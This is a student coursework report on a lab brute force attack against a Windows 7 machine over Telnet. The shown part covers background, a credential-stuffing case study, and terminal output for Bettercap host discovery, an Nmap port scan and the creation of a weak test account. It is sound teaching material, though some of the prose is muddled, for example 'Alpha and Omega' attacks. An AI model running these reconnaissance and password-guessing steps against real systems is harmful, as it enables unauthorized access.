Module Code & Module Title

CC5009NI Cyber Security in Computing

Assessment Weightage & Type

60% Group Coursework 02

Brute Force Attack

Year and Semester

2024 -25 Autumn Semester


Student Name: Bachan Timalsina London Met ID: 23047401
Student Name: Satvisha Panta London Met ID: 23047457
Student Name: Shrevika Khadka London Met ID: 23047446

Assignment Due Date: 12th May 2025

Assignment Submission Date: 12th May 2025

Word Count (Where Required):4009

I confirm that I understand my coursework needs to be submitted online via MST under the relevant module page before the deadline for my assignment to be accepted and marked. I am fully aware that late submissions will be treated as non-submission and a mark of zero will be awarded.



Module Code & Module Title

CC5009NI Cyber Security in Computing

Assessment Weightage & Type

60% Group Coursework 02

Brute Force Attack

Year and Semester

2024 -25 Autumn Semester

Student Name: Bachan Timalsina London Met ID: 23047401
Student Name: Satvisha Panta London Met ID: 23047457
Student Name: Shrevika Khadka London Met ID: 23047446

Assignment Due Date: 12th May 2025

Assignment Submission Date: 12th May 2025

Word Count (Where Required):4009

5%

Overall Similarity

Last checked: May 11 10:15 PM +0545

What should I do with my score?

Please do not alter your text while the check is running. We need your text to stay the same so we can mark it accurately.

You can run 2 more similarity checks.

Run New Similarity Check

View Full Report

How should I use these checks?

1. Abstract

This report investigates how to perform a brute force attack against a PC running Windows 7 using Telnet as a network communication method that has been identified as being vulnerable to such kind of an attack. The attack was performed with the help of Hydra tool testing in Kali Linux system in use of weak passwords for authorization in the system. Used in the context of the experiment, brute force attack proved that it is quite easy to cause significant harm to unprotected systems, and therefore, the importance of effective cybersecurity should not be disregarded. This paper presents the mode of attack, attack tools and processes that need to be performed after the attack. Furthermore, this paper presents some of the ethical issues and security measures to be taken to avoid such attacks, with a focus on the dangers posed by relatively insecure remote access protocols like Telnet.

Table of Contents

Table of Figures

1. Introduction

Cybersecurity therefore can be explained as the protection of device, computer and network against cyber criminals such as hackers, viruses and anything that is considered unlawful or unauthorized. In the current evolving technology, it sees to it that users' personal, business, and government information is secure from theft, loss, or even misuse. This is in aspects such as firewalls, encryption, anti-virus among others, and proper use of passwords, link among others.

A brute force attack is a hacking method where an attacker attempts to get into a system or website and gets the passwords, login details and encryption keys though guessing and trial. It is a very rudimentary but effective method of obtaining unauthorized access to someone's personal as well as organizational accounts and networks. The brute force attacks have been listed as one of the most common attacks that hackers use to penetrate systems. These attacks involve a concerted attempt on randomly entering the combination of the username and password until everything that the intruder wants to gain access to is available (communications, 2024).

Despite highly developed means of protection from brute force, nowadays such protocols as for instance Telnet are remain quite unprotected because of low effective means of authentication. The goal of this report is to show an example of brute force attack on a Windows 7 based computer through Telnet to show vulnerability that comes with unprotected remote access services. The experiment was carried out in a controlled environment and the attacking system used is the Kali Linux. Under discussion, the attack methodology – Hydra – is described, and then, based on the mentioned security weaknesses, corresponding countermeasures are outlined.

1.1 Current Scenario

New types of brute force attacks have appeared throughout the years taking into account the new technologies and living entity security measures. In the past, these attacks include the proven method of performing an exhaustive guess of all the possible passwords in order to gain unauthorized access to the various systems. Generally, in the early years past and present this method involved lots of racking and as well as direct access to the targeted system. This resulted to progression of attack automation with the help of scripts and spiking tools due to the enhancement of computing power. The use of the internet and network system offered the attackers variety thus making it easier to target a large group of people. This was followed by the invention of botnets that quadrupled the impact and effectiveness of these attacks since the work is shared among many gadgets. These days, brute force attacks have evolved a lot as well as became more frequent. For example, in early 2025, a brute force campaign used an average of about 2.8 million unique IPs per day for attacking edge security devices as VPNs, firewalls, and gateways from Palo Alto Networks, Ivanti, and SonicWall. The majority of these IPs used were more than 1.1 million from Brazil, and other countries such as Turkey, Russia, Argentina, Morocco, and Mexico (Baran, 2025).

1.2 Technical Terminologies

- Virtual Machine (VM)

The software implementation called virtual machine functions as an emulated computer system. The attack setup combined VMware Workstation and it hosted Kali Linux as the attacker system together with Windows 7 as the targeted system inside a lab-controlled environment.

- Kali Linux

Kali Linux which serves as a penetration testing and cybersecurity-focused Linux distribution provides its users with pre-installed security tools to conduct attacks such as Hydra and Bettercap and Nmap.

- Windows 7

Microsoft's older operating system variation was selected as the attack target because it contained security weaknesses especially in Telnet protocol protection.

- Telnet Protocol

Internet users can obtain remote computer access through Telnet through its connection on port 23. The unencrypted data transmission through Telnet enables hackers to easily intercept information and perform brute force attacks.

- IP Address

Computer devices within a network receive their unique Internet Protocol (IP) address at assignment time. This attack used Bettercap to reveal the Windows 7 IP address which then became the attack target.

- Bettercap

Bettercap serves as an expert tool which enables users to conduct network probes that reveal network devices and also enables the interception of network traffic. During this attack the perpetrator utilized the tool for these purposes.

Probe the network (net. probe on)

Discover live devices (net. show)

- Nmap (Network Mapper)

Users can employ Nmap to detect active ports and running services on their network through network scanning operations. The attacking tool performed Windows 7 scanning to locate the opened Telnet port (Port 23).

1.3 Aim and Objectives

Aim: To perform a brute force attack on Windows 7 system through Telnet and get familiar with the security threats and protection methods related to such attacks.

Objectives:

- In this paper the reader will be able to understand graphic details of brute force attacks.
- To produce a sample case on how the Hydra system will be proved operational.
- In order to determine the vulnerabilities that could exist in Telnet authentication.

2. Background

A brute force attack involves the unauthorized attempt at cracking an account's secret password by trying all possible password orientations. This method takes advantages of weak authentication protocols and is applied for attacking login pages as well as encrypted files or services such as the telnet. This is done by using automated tools called Hydra to perform the task which can try millions of guesses per second.

A brute force attack, therefore, is a systematic process, which has the following steps: target identification, information collection, selection of attack type, which could be simple brute force, dictionary attack or credential stuffing, and the attempt to login maybe in a lasting basis. Exploits that can be executed are the infringement of the system access, violation of data, increase of own privileges, and executing of virus codes.

The 2012 attack on Yahoo involved billions of accounts having its non-brute force techniques compromised and the 2016 Mirai botnet infection that exploited feeble Telnet passwords to execute huge DDoS strikes. It affects some people through identity theft and affects businesses through monetary loses and governments' stability through national security threats (Gsami, 2025).

2.1 History of Brute Force Attacks

Brute force attacks can be concluded as one of the initial hacking techniques that were used starting with the appearance of computing systems. 'Brute force' is an accurate description for the tenacious and systematic method explained by Prising through the concept if attack where all permutations of the passcodes are attempted.

Early Origins

Their appearance can be traced back to the origins of computer technology when password protection was used as a security solution. At the start, these attacks were of the first category, which was based on weak or commonly used passwords. Earlier hackers used attempt in passwords by just guesswork, with the element of attempting known bits of information about the particular user such as birthdays among others.

This became possible while there was advancement in technology and subsequently, the methods of brute force attacks also advanced. Advanced programs in password guessing enabled the attackers to work at a faster and more efficient pace than ever before. During the early 1980s and 1990s, with the growth of populace computing such as PC, varied scripts were used by attackers to input several combinations of password within a short span of time.



HOW A BASIC BRUTE FORCE ATTACK WORKS
</>
Attacker
Guess List Of Username & Password Combination
Repeats Login Attempts Until One Is Successful
Username
****
Successful Credential Validation

Figure 1-how brute force works

Advancements with Computing Power

Another reason was the availability of high-powered processors in computers and improved internet connectivity in the late information and early the 2000s as these made brute force attacks possible. Attackers began to use computing capability to randomly try hundreds or thousands or even millions of passwords within a short time. Programs such as John the Ripper and Hashcat were used to hash for password attacks by carrying out a brute force try all characters and input sequences (SenitalOne, 2023).

It was also during this period that the brute force attacks become more complex than breaking merely passwords. They serve as a way of cracking encrypted files, penetrating security systems and decoding messages that should be kept a secret.

Botnets and Distributed Brute Force Attack

From the 2010s, threat actors started using botnets to launch distributed brute force attacks since the networks consist of several compromised computers. Instead of testing the passwords in one machine, the attackers decided to install malware that would infect several computers and divide the work. This enabled them to try an almost infinite-amount of passwords in order for the detection of multiple violation of login from the same computer within a short time.

Use of telnet to get access.

Dictionary attacks also came into use as one of the components of brute force attacks by these criminals. Instead of having a genuine random set of password combinations, it incorporated a list of known passwords, indications, and previous leaks lists of passwords. This method raised the chance of cracking security codes since the majority of the users had little to no secure passwords. Modern-Day Brute Force Attacks Currently, force attack is still one of the most common threats in the field of cybersecurity. In this paper, their ability to harness the cloud, and particularly high-performance GPUs allows the attacks to happen on a much larger scale. They are capable of attacking personal and business accounts, the systems used for online banking, and encrypted files. These threats are fought by the use of MFA, strong passwords, and limiting the rate of login attempts. But, keep on compromising techniques and methods of extrusion attacks are also in continuous improvement and the attackers come with new idea for the bypass of the security measures. Indeed, brute force attacks have evolved over the decades with aid of the modern technology and increase in computing power. Although, security measures seem well set up, the constituent of these attacks—brute force login attempts—has not shifted. This means that organizations and those in charge of devising security procedures should take a keen interest in preventing such attacks since they can be quite hard to defend against (SenitalOne, 2023).




Figure 2-Evolution and Impact

2.2 Types of brute force attacks

Alpha and Omega brute force attacks belong to a category of brute force attacks along with six other types. The selection of attack vector depends on how the threat actors want to execute their plan as well as their intended target framework. Brute force attacks have multiple typical models which we can explore in the following discussion.

- **Simple brute force attacks**

A simple brute force attack quickly attempts to break a small selection of easy password or key possibilities. The attack proves effective when attacking computer systems with either weak authentication credentials or easy password security measures. The attack method can detect simple passwords made up of descriptive words such as "name12345" when not using a mixed case combination.

The attack execution can be manual but it can also run with automation through scripts. Security systems detect automated attacks easily since these methods can execute tasks with efficiency yet remain noticeable to protect the system from harm. Strong passwords and secure systems cannot be compromised through this technique.

- **Dictionary attacks**

During a dictionary attack attackers attempt to guess passwords using preplanned lists of written words from dictionary sources against specific usernames. The program takes different word combinations from the attacker to slowly identify the correct password. Attackers strengthen their dictionary attacks by combining words through special dictionary approaches which include numbers together with special characters in passwords.

- **Rainbow table attacks**

The database known as a Rainbow table contains previously calculated hash values for password cracking operations. Available to hackers are precomputed tables called rainbow tables for breaking password hashes that use multiple hash algorithms such as MD5, SHA-1 and NTLM. Attackers execute the hash lookup process rapidly to retrieve plaintext data for target hashes rather than perform time-intensive plaintext hashing operations (splunk, 2024).

2.3 Case study on Dunkin Donuts

The data breach in Dunkin' Donuts happened due to a so-called credential-stuffing attack, which is an instance of brute force attack where hackers log in to the customer accounts which was gained through previous data breaches, such as leaked usernames and passwords. subsequently since most of the users use the same or similar password for various online platforms, the attacker capitalized on this and hacked into the Dunkin' Donuts Perks reward accounts.

The attackers were using scripts and there was a trial of high number of username-password combinations stolen from other sites to gain access into Dunkin. When a match was found, they could login independently into the user's account without further hacking of the account credentials. These generic approaches of intrusion enabled the attackers to tap into several customer's accounts in the period under consideration. There was no Multi factor authentication (MFA) and handling limit mechanisms put in place that would have possibly halted several login attempts originating from one source (Informer, 2023).

The consequences arising out of the data breach incident in the Dunkin' Donuts firm were grave for both the customers and the company. Customers of Dunkin' Perks reported that their accounts were hacked and points due to them as rewards had been stolen and probably misused. Since the breach was credential stuffing, it also exposed more account to the attackers if users were using the same credentials for other accounts.

In the case of Dunkin' Donuts, the breach was highly damaging to the image of the company since consumers lost trust in the establishment's ability to protect their information. Also, Dunkin' suffered legal and fiscal consequences or not reporting the breach to the affected customers and putting suitable measures in place. In the year 2020, Dunkin paid $650,000 to the New York Attorney General on grounds of violation of customer protection rules and negligence in tackling the security breach.

It also revealed issues with security, which has no MFA and low visibility that would allow it to identify and prevent numerous simultaneous login-attempts from bots. They led to increased regulation of the company and made Dunkin' improve its protective mechanisms to counteract them (Stempel, 2020).

3. Demonstration

3.1 Tools required for attack

- **Kali Linux - Attacker machine:**

  Kali Linux is a Linux distribution that was developed based off of Debian distribution and is newly managed and founded by Offensive Security. This distribution was created by Mati Aharoni and Devon Kearns. Still, Kali Linux is specially designed for the analysts of networks and Penetration testers; in overall, it can be explained as a security & analysis OS (Loshin, 2025).

- **Windows 7 - Victim machine:**

  The Windows NT operating system released by Microsoft comprises Windows 7 as a significant version. The operating system reached manufacturing status on July 22, 2009 before its wide availability date of October 22, 2009. The operating system succeeds its predecessor Vista after a span of almost three years since its original release. Windows Server 2008 R2 joined the market together with Windows 7 when both releases happened on the same date. The operating system gained replacement when Windows 8 launched in October 2012.

- **Virtual box - Host for both machines:**

  The 1998-founded startup VMware functions as a cloud computing and virtualization company which significantly altered hardware configuration approaches to support workload processing and design implementation. VMware virtualization systems substitute original hardware components with VMware workstation to conduct operations that physical servers and PCs performed before this virtualization period. VMware cloud uses this transition from virtualization era to new era by implementing its product and service offerings (hui, 2022).

- **Bettercap**

  Purpose in Report: Finding currently active network devices and interference with current network communications in real time. Description: Bettercap is indispensable for both facilitating man-in-the-middle interceptions, packet sniffing, as well as deep network surveillance. During the operation, Bettercap operated as a live network traffic monitor and therefore allowed for the implementation of arbitrary payloads meant to emulate practical threats (bettercap.org, 2025).

- **Nmap**

  Purpose in Report: Host discovery and vulnerability identification. Description: Network Mapper, or Nmap, is famous for detecting active devices and open ports in a network and active services by performing a scan. In the report, Nmap was used in the reconnaissance period to map networks and identify possible access points building a foundation for possible brute force or IPS testing. With the use of NSE, misconfigurations and inherent weaknesses in the target systems were identified (Shivanandan, 2020).

- **Hydra**


  Purpose in Report: Brute force login attempts. Description: Hydra is a strong, open-source software that is intended to carry out brute force attacks against login services, such as SSH, FTP, and others (HTTP). To present the reporting process, Hydra was executed to emulate a normal attack scenario by listing multiple credentials to the login services iteratively. Monitoring of failed login logs by tools such as OSSEC, Snort and Splunk did confirm that the IPS was delivering real time detection and blocking of the brute force attacks (Pautov, 2024).

3.2 Information Gathering (Reconnaissance)

In this phase, the goal was to gather network and service-related information about the target machine (Windows 7). The attacker machine (Kali Linux) was run inside a VMware Workstation environment, alongside the target machine.

Steps:


Installing Bettercap



```
┌──(root㉿kali)-[/home/kali]
└─# apt install bettercap
Installing:
  bettercap

Installing dependencies:
  bettercap-caplets

Suggested packages:
  bettercap-ui

Summary:
  Upgrading: 0, Installing: 2, Removing: 0, Not Upgrading: 1579
  Download size: 7,731 kB
  Space needed: 29.5 MB / 59.7 GB available

Continue? [Y/n] y
Get:1 http://kali.download/kali kali-rolling/main amd64 bettercap amd64 2.33.
0-1kali1 [7,618 kB]
Get:2 http://http.kali.org/kali kali-rolling/main amd64 bettercap-caplets all
 0+git20240106-2kali1 [113 kB]
Fetched 7,731 kB in 2s (3,368 kB/s)
Selecting previously unselected package bettercap.
(Reading database ... 400936 files and directories currently installed.)
Preparing to unpack .../bettercap_2.33.0-1kali1_amd64.deb ...
Unpacking bettercap (2.33.0-1kali1) ...
Selecting previously unselected package bettercap-caplets.
```

Figure 3-installed bettercap


Network Probing using Bettercap:



```
┌──(kali㉿kali)-[~]
└─$ sudo bettercap -iface eth0
bettercap v2.33.0 (built for linux amd64 with go1.22.6) [type 'help' for a list of commands]

192.168.78.0/24 > 192.168.78.128  » [09:05:55] [sys.log] [inf] gateway monitor started ...
192.168.78.0/24 > 192.168.78.128  » net.probe on
192.168.78.0/24 > 192.168.78.128  » [09:06:05] [sys.log] [inf] net.probe starting net.recon as
a requirement for net.probe
192.168.78.0/24 > 192.168.78.128  » [09:06:05] [sys.log] [inf] net.probe probing 256 addresses
on 192.168.78.0/24
192.168.78.0/24 > 192.168.78.128  » [09:06:05] [endpoint.new] endpoint 192.168.78.131 detected
as 00:0c:29:64:23:11 (VMware, Inc.).
192.168.78.0/24 > 192.168.78.128  » [09:06:05] [endpoint.new] endpoint 192.168.78.254 detected
as 00:50:56:f4:52:49 (VMware, Inc.).
192.168.78.0/24 > 192.168.78.128  » net.show
```

Figure 4-Probbing network

Bettercap was installed and used to discover live hosts in the virtual network:




```
192.168.78.0/24 > 192.168.78.128  » net.show

┌─────────┬───────────────────┬───────────────────┬──────────────┬────────┬────────┬────
│    IP ▴  │        MAC        │       Name        │    Vendor    │  Sent  │ Recvd  │  Se
n        │
├─────────┼───────────────────┼───────────────────┼──────────────┼────────┼────────┼────
│ 192.168.78.128 │ 00:0c:29:35:26:9b │ eth0      │ VMware, Inc. │ 0 B    │ 0 B    │ 09:0
:55 │
│ 192.168.78.2   │ 00:50:56:ff:dd:31 │ gateway   │ VMware, Inc. │ 1.2 kB │ 1.2 kB │ 09:0
:55 │
│                │                   │           │              │        │        │
│ 192.168.78.131 │ 00:0c:29:64:23:11 │ WIN-8JHHVQBGEI5 │ VMware, Inc. │ 506 B │ 746 B │ 09:0
:15 │
│ 192.168.78.254 │ 00:50:56:f4:52:49 │           │ VMware, Inc. │ 684 B  │ 184 B  │ 09:0
:05 │
└─────────┴───────────────────┴───────────────────┴──────────────┴────────┴────────┴────
```

Figure 5-showing connected networks

Port Scanning with Nmap:

To identify open ports and services, an Nmap scan was performed:



```
┌──(kali㉿kali)-[~]
└─$ nmap -p- 192.168.78.131
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-03-27 09:12 EDT
Nmap scan report for 192.168.78.131
Host is up (0.0018s latency).
Not shown: 65525 closed tcp ports (reset)
PORT      STATE SERVICE
23/tcp    open  telnet
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown
49157/tcp open  unknown
MAC Address: 00:0C:29:64:23:11 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 30.84 seconds
```

Figure 6-scanning the open ports

Result: Port 23 (Telnet) was found to be open.

3.3 Vulnerability Analysis


During this phase, the Telnet service running on Windows 7 was assessed as a vulnerable point of entry due to the following:

Telnet transmits data unencrypted.

It lacks brute force protection by default.


The Windows firewall was turned off, exposing all ports to external access.

A weak Telnet user was manually created on the Windows 7 machine for demonstration:



```
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>net user winamdin1 win7password1 /add
The command completed successfully.


C:\Windows\system32>_
```

Figure 7-creating telnet users



